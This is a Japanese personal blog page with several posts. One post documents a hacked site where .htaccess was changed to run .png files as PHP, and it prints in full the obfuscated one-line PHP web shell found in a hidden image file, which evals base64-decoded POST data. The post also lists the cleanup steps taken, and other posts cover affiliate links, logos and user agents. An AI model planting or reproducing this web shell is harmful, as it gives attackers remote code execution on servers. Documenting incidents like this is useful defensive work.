【メモ】.htaccess改ざん事例(.htaccess/png/eval)※追記あり
正直解決策になっているのかどうかよくわからないのですが日本語のページがほとんどなかったのでメモ。
現象
あるサイトの.htaccessが改ざんされていました。
【元】
AddHandler application/x-httpd-php .html
【改ざん】
AddHandler application/x-httpd-php .png
→「pngファイルをphpととして読み込む」的なもの?
そして.htaccessと同じ階層に、「.****.png」という不可解なファイル。
それをファイルとして開いてみると<?php ($_=$_POST).($_1=’_').($_4=$$_1).($_4=$_4[$_1]).($_4($$_1)).eval(base64_decode($_4($$_1)));?>
というコードが記載。なにこれこわい。
※あとファイル更新時間でソートをかけたらindex.bak.phpみたいなファイルがありました(消してしまったのでうろ覚え)。
応急処置
色々と情報を集めてみたのですが、POSTデータを実行している云々で実際の挙動に何が起こっているのか正直よくわかりませんでした。
ひとまずの応急処置として
1..****.pngのデータを削除
2.パスワード関連全変更
3..htaccessの修正。
AddHandler application/x-httpd-php .png
→pngをhtmlに修正
4.index.bak.phpの削除
といった対処をしています。
もしなにか分かる情報(「こうした方がいいよ!」とか)があれば教えていただけるとありがたいです!
※追記(2012.5.18 8:44a.m.)
ロリポップのサーバーで起こった事例、という情報をいただいています(2件)。
海外からの自然リンク~画像は言語を超える
以前「【バカ毛・世界に進出】言語が異なる海外の方にサイトを紹介された事例」という更新で、海外のSNSで当サイトが取り上げられた例を記載したのですが今度は海外のブログに紹介されましたw
Anyways, the method was simply to count the ‘circles’ in the numbers. like ’6′ has one circle in it so its value is 1. 6666 is therefore has the value of 4. numbers like ’8′ has two circles so its value is 2. the illustration below from baka-baka should be helpful.
(Through My Eyes: Answer for the 2581=?? riddle)
(意訳)この問題は単純に円の数を数えます。例えば・・・(略)・・・「バカ-バカ」に置いてあったこの画像が分かりやすいです。
自然リンクのチャンスになるのは画像とか、動画とか、言語を超えたものにもあるのかもしれません。
てか、「バカバカ」て。
Categories SEO, パソコン・インターネット | Comment (0)ロゴデザインジェネレーターで遊んでたら土曜日が終わった【追加作成あり】
誰でも手軽にロゴが作れるというサイトを見つけたのでいろんなものを作ってみました。
最初のものは見たまんまですがAKB48風バカに毛が生えたロゴ。
完全に自己満足です。本当にありがとうございました。
各種作ってみたロゴ
その他にもGoogle風ロゴ、amazon風ロゴなど様々なロゴが作れます。
参照:ロゴジェネレーター
デザインが出来て、それを誰でもできるような仕組みにするっていいですね。
※2012.2.5 20:33追記
@kim_identityさんの「とある魔術の禁書目録」風ロゴをヘッダーに入れてみた | 大阪のWEBマーケティング雑記を見て、そうだよね、禁書目録とか超電磁砲とか考えると四文字の漢字にしなくちゃダメだよね、と思って修正。
うん、強引すぎるなw
あと、はがないジェネレーターというのも見つけたので作成。
ただの自虐じゃないのかというね・・・
Categories パソコン・インターネット, 知らなかったシリーズ | Comment (0)【メモ】Amazonアフィリエイトの画像リンクが「欲しいものがきっと見つかります」となってしまうエラー【追記あり】
Amazonのアフィリエイトを貼っていたりするのですが、画像リンクにエラーが。
本来、各々の書籍の画像が表示されるべき所が共通の画像になっています。
問題点
・画像が共通のものになっている
・飛び先がAmazonTOPになっている
(※ただ、アフィリエイトのコードは付いているようなのでそこから購入されればお金はh(ry)
他の事例
最近の事例ではないのですが、過去にもこんな事例があったみたいです。記事は2008年のもの&後日直っていた、とのことなのでとりあえず放っておけば直るということですかね。
※2012.1.20 22:38追記
Amazonアソシエイトにメッセージが出てました。修復したようです。
Categories パソコン・インターネット | Comment (0)【復旧のお知らせ】1月11日より発生していたアソシエイトセントラルで提供中の一部ウィジェットの不具合(指定した商品が正しく表示されない、自動的にバナーに差し替わってしまうなど)ですが、1月16日18:00に復旧いたしました。みなさまにはご迷惑をおかけして大変申し訳ございませんでした。
ユーザーエージェント(UserAgent)とは何か?を分かりやすく書いてみた
昨年GoogleウェブマスターブログでiPhone向けのロボットが発表されました。
参照:Google ウェブマスター向け公式ブログ: スマートフォン版 Googlebot-Mobile の導入について
この発表の際に聞かれたのが「ユーザーエージェントってなんですか?」。
調べても分からなかったとのことで「ユーザーエージェントとは」の上位サイトを確認してみたところ・・・
1位
ユーザーエージェント (User agent、略称UA(ユー エー))とは、利用者があるプロトコルに基づいてデータを利用する際に用いるソフトウェアまたはハードウェアを指す。「利用者エージェント」とも言う。
HTTPを用いてWorld Wide Webにアクセスするための「ウェブブラウザ」が代表的なユーザーエージェントの1つであるが、「ユーザーエージェンt(ry
(Wikipedia「ユーザーエージェント」)
2位
ユーザーエージェントとは、Webサイトへのアクセスの際に使用されるプログラムのことである。
HTMLを解釈して画像化し、Webサイトとしてディスプレイに映し出すためのレンダリングを行い、ディスプレイに画像・文字などを表示するためのWebブラウザや、検索用データベーs(ry
(ユーザーエージェントとは – IT用語辞典 Weblio辞書)
うん、激しくわかりにくい。
というわけで、若干大まかな説明なのですが簡単にまとめてみました。
日常生活に例えてみる
まずユーザーエージェントのことを一旦頭から外しましょう。
普段、みなさんが家を訪問する際にいきなり家のドアを開けることはないと思います。
まず最初に自分の名前を名乗りますよね。
玄関で「山田です」など名乗っています。
で、家の主人が「あら、山田さん。お待ちしていました。正は2階にいるので上がってくださいな」とか言って、招き入れてくれるわけですね。
webも同じような仕組み
ブラウザを何となく開いて、何となくサイトを見ることが多いかと思うのであまり意識はしないのですが、実はアクセスする際もこの「名乗り」があります。
各々のユーザーが「InternetExplorerです」など名乗っています。
その「名乗り」がユーザーエージェントです。
ちなみに簡易的に表現しましたが実際のユーザーエージェントはこんな感じ。
「GooglebotのiPhone版ロボットです」
Mozilla/5.0 (iPhone; U; CPU iPhone OS 4_1 like Mac OS X; en-us) AppleWebKit/532.9 (KHTML, like Gecko) Version/4.0.5 Mobile/8B117 Safari/6531.22.7 (compatible;Googlebot-Mobile/2.1; +http://www.google.com/bot.html)
「docomoのSH901iCです」
DoCoMo/2.0 SH901iC(c100;TB;W24H12)
何が出来るの?
ウェブサイト側で「このユーザーエージェントはこっちのページを見せる」などを設定できます。
例えば・PCサイト/モバイルサイト/スマートフォンサイトの振り分け
・flashサイト/flash非対応サイトの振り分け
など。こんな感じです。
ユーザーの名乗りを聞いてから適切なところに誘導ができます。
応用編(ユーザーエージェントの偽装)
firefoxのアドオンなどでユーザーエージェントの偽装をすることも可能。
参照:User Agent Switcher :: Add-ons for Firefox
これを使用することで、firefoxのブラウザで「SH901iCです」などと名乗りを偽ることができます。
そうすると、モバイルサイトの閲覧がPCでできることがあります。
※完全に「閲覧ができる」と書いていないのはユーザーエージェント以外にも制限の方法があり、別の設定で制限をかけられていると閲覧することができないためです。
※ちなみにGoogleなどの検索クローラーもUserAgentの偽装を使っています。なのでGooglebotのiPhone版が出たからといって、実際にiPhoneからアクセスしているわけではありません。
以上、簡単ではありますが、もしかしたら需要があるかもと思いまとめてみました。
ご意見・ご指摘等あればよろしくお願いいたします!
※おまけ
UserAgent調べる君(今現在のUserAgentをチェックできます。いろんな端末でアクセスしてみると面白いです)
http://www.baka-ke.com/lab/useragent.php